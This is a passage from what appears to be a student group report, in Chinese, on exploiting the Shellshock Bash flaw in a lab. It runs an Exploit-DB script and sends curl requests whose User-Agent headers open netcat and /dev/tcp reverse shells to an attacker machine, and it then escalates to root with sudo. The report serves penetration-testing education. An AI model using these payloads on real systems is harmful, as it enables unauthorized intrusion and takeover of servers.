| (/usr/share/exploitdb/)

```

因為Reconn階段可使用nmap -A 得知cve-2014-6271. 使用的http server是apache, 所以選擇紅色方框作為攻擊Script。

Advantech Switch - 'Shellshock' Bash	exploits/cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote	exploits/linux/remote/34900.py
Bash - 'Shellshock' Environment Vari	exploits/linux/remote/34900.php
Bash CGI - 'Shellshock' Remote Comma	exploits/cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote C	exploits/hardware/remote/39568.py
GNU Bash - 'Shellshock' Environment	exploits/linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environme	exploits/cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Commu	exploits/cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote	exploits/linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode	exploits/php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shell	exploits/linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'B	exploits/linux/local/40938.py
Sun Secure Global Desktop and Oracle	exploits/cgi/webapps/39887.txt
TrendMicro InterScan Web Security Vi	exploits/hardware/remote/40619.py
dhclient 4.1 - Bash Environment Vari	exploits/linux/remote/36933.py

2. 確認此攻擊Script 位置

```
root@kali:~# locate 34900.py
/root/Desktop/34900.py
/usr/share/exploitdb/exploits/linux/remote/34900.py
```

3. 將Script複製到桌面

```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/remote/34900.py /root/Desktop/
```

4. 啟動此Script

Payload設定為reverse, 所以要設定lhost(攻擊方 KALI IP) 接回來。

設置rhost(被攻擊的IP)

pages設為被攻擊方弱點網頁

```
root@kali:~# python /root/Desktop/34900.py payload=reverse rhost=192.168.25.144
lhost=192.168.25.141 lport=8080 pages=/cgi-bin/status
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/status
[!] Successfully exploited
[!] Incoming connection from 192.168.25.144
```

5. 成功進入後

```
192.168.25.144> whoami
pentesterlab
```

即可取的更多的資訊以及提權等動作，更進一步完整攻擊流程。

Directly exploit:

Shellshock是利用Bash可以不經認證就讓遠端程式碼執行的弱點進行攻擊，所以直接攻擊就是利用隨機的字串 () { :; }; 混淆Bash，因為它不知道如何處置，所以按照預設，它會執行後面的程式碼，讓攻擊機可以遠端操控靶機。

1. 利用Netcat等待攻擊後回傳的訊息，-l 表示等待訊息而非傳遞訊息，-p 指名來源埠

```
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
```

2. 利用curl傳送HTTP請求，利用字串中夾帶的訊息，回傳靶機的控制權

方法一：使用netcat回傳資料給靶機(metasploitable2)

- a. curl -i -X -H，-i將輸出HTTP的回覆標頭檔，顯示伺服器的資訊，-X可以指定HTTP請求的方法，GET請求特定來源的資料，-H 新增額外寄出的標頭檔
- b. /bin/nc為netcat的可執行二進位檔，/bin/sh為Linux中標準Shell的檔案路徑

```
root@kali:~# curl -i -X GET -H "User-Agent: () { :; }; /bin/nc -e /bin/
sh 192.168.91.140 8888" http://192.168.91.130/cgi-bin/victim.cgi
bash-4.2$ ^C sent 0, rcvd 45
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
192.168.91.130: inverse host lookup failed: Unknown host
connect to [192.168.91.140] from (UNKNOWN) [192.168.91.130] 42074
```

b

方法二：使用TCP連線回傳資料(pentesterlab)

- a. curl -A為指定寄User-Agent給HTTP伺服器
- b. /bin/bash -i: -i代表interative，所以這個指令是讓shell提供Command Prompt給使用者輸入指令
- c. > /dev/tcp/192.168.91.1388/8888: 指定用tcp連線輸出到192.168.91.138的8888 port

- d. 0<&1 2>&1:在Unix系統的file descriptor, 0是標準輸入、1是標準輸出、2是標準錯誤，所以這段指令代表從輸出的連線取得輸入，並將錯誤訊息送至輸出的連線，這樣子就能從攻擊端中輸入操控靶機，若輸錯指令，也能獲得錯誤訊息

```

root@kali:~# curl -A "() { :; }; /bin/bash -i > /dev/tcp/192.168.91.138/8888 0<&1 2>&1" http://192.168.91.139/cgi-bin/status
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
192.168.91.139: inverse host lookup failed: Unknown host
connect to [192.168.91.138] from (UNKNOWN) [192.168.91.139] 58377
bash: no job control in this shell
bash-4.2$ 

```

3. 執行一些指令取得被攻擊方的相關資訊

```

bash-4.2$ id
uid=1000(pentesterlab) gid=50(staff) groups=50(staff),100(pentesterlab)
bash-4.2$ uname -a
uname -a :#]
Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014
i686 GNU/Linux

```

提權

```

192.168.25.144> whoami
pentesterlab
192.168.25.144> id
pentesterlab: 1000 * (staff) * (pentesterlab)
192.168.25.144> sudo -s
192.168.25.144> whoami
root

```

Reference

- <https://www.unix.com/man-page/Linux/1/netcat/>

- 
2. <https://www.man7.org/linux/man-pages/man1/curl.1.html>
 3. <https://www.exploit-db.com/docs/48112>
 4. <https://www.arthurtoday.com/2012/12/ubuntu-file-system-tree-directories.html>
 5. <https://askubuntu.com/questions/141928/what-is-the-difference-between-bin-sh-and-bin-bash>
 6. <https://zh.m.wikipedia.org/zh-hant/Shellshock>
 7. https://www.cc.ntu.edu.tw/chinese/epaper/0036/20160321_3610.html
 8. <https://bhavsec.com/posts/shellshock/>
 9. <https://ithelp.ithome.com.tw/articles/10223512>
 10. <https://www.ithome.com.tw/news/91143>

Work Distribution

學號	姓名	工作內容
1091603	池昀嫾	Shellshock、Reconn補充
1093346	劉冠菁	Reconn、Msfconsole exploit
1081631	呂欣澄	Shellshock 介紹
1081653	曾謙文	searchsploit shellshock 提權
1093524	黃湘婷	Directly exploit